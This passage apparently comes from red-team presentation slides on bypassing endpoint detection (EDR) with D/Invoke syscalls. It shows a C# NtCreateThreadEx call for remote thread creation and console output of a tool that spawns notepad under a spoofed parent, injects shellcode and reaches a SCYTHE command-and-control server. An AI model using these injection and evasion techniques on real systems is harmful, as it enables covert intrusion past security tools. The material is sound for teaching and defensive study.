    pThread = IntPtr.Zero;
    status = (uint)syscallNtCreateThreadEx(out pThread, DInvoke.Data.Win32.WinNT.ACCESS_MASK.MAXIMUM_ALLOWED, objectAttributes:IntPtr.Zero, processHandle:pHandle, startAddress:memAlloc, parameter:IntPtr.Zero, createSuspended:false, stackZeroBits:0, sizeOfStack:0, maximumStackSize:0, attributeList:IntPtr.Zero);
}
```

EDR vs D/Invoke Syscalls




C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrikeInject.exe

```
Waiting for process events
+ Listening for the following processes: edrgoesbrrr.exe

 Injecting process edrgoesbrrr.exe(17184) with DLL C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike.dll
```



edrgoesbrrr.exe (17184) Properties

Name	Base address	Size	Description
msvcp_win.dll	0x7ffa31880000	632 kB	Microsoft® C Runtime Library
msvcrt.dll	0x7ffa33010000	632 kB	Windows NT CRT DLL
ntdll.dll	0x7ffa35100000	1.94 MB	NT Layer DLL
ole32.dll	0x7ffa34720000	1.34 MB	Microsoft OLE for Windows
oleaut32.dll	0x7ffa34a10000	788 kB	OLEAUT32.DLL
profapi.dll	0x7ffa31650000	120 kB	User Profile Basic API
psapi.dll	0x7ffa34690000	32 kB	Process Status Helper
rpcrt4.dll	0x7ffa331d0000	1.12 MB	Remote Procedure Call Runtime
sechost.dll	0x7ffa33130000	604 kB	Host for SCM/SDDL/LSA Lookup APIs
shlwapi.dll	0x7ffa32820000	328 kB	Shell Light-weight Utility Library
SortDefault.nls	0x17c66190000	3.21 MB	
SylantStrike.dll	0x7ffa2da40000	40 kB	
System.ni.dll	0x7ffa0ce80000	12.44 MB	.NET Framework




Windows PowerShell

```
PS C:\Users\IEUser\Desktop> .\edrgoesbrrr.exe -f C:\Users\IEUser\Desktop\unicorns.bin -p explorer -s notepad


 ______ _____  _____                        ____  _____  _____  _____
|  ____|  __ \|  __ \                      |  _ \|  __ \|  __ \|  __ \
| |__  | |  | | |__) |__ _  ___   ___  ___| |_) | |__) | |__) | |__) |
|  __| | |  | |  _  // _` |/ _ \ / _ \/ __|  _ <|  _  /|  _  /|  _  /
| |____| |__| | | \ \ (_| | (_) |  __/\__ \ |_) | | \ \| | \ \| | \ \
|______|_____/|_|  \_\__, |\___/ \___||___/____/|_|  \_\_|  \_\_|  \_\
                      __/ |
                     |___/


Fucking up EDR's since 2021 - By jfmaes

Getting the shellcode...
Spawning notepad with parent process explorer
Process ID: 6612
Hit a key to alloc memory
Hit a key to write memory
Hit a key to create the thread and launch our shellcode!
Injecting...
PS C:\Users\IEUser\Desktop> _
```

EDR vs D/Invoke Syscalls

Meanwhile at our SCYTHE server….



	Campaign	User	Status
	SuperCoolUniconCampaign	BUILTIN\scythe	Active

Device Name	Process ID	Status	Loaded Modules
UNICORNPARTY	3928	Active	

```
Request
------------
--window "Desktop"
Response
-------------
```

```
PS C:\Users\IEUser\Desktop> .\edrgoesbrrr.exe -r C:\Users\IEUser\Desktop\unicorns.bin -p explorer -t notepad

EDRgoesBRRR

Fucking up EDR's since 2021 - by jfmaes

Getting the shellcode...
Spawning notepad with parent process explorer
Process ID: 4612
Hit a key to alloc memory
Hit a key to write memory
Hit a key to create the thread and launch our shellcode!
Injecting...
PS C:\Users\IEUser\Desktop>
```

Closing notes

D/Invoke needs your help!

Submit PR's with new Delegates so we can port the entire win32 API to D/invoke!

www.nviso.eu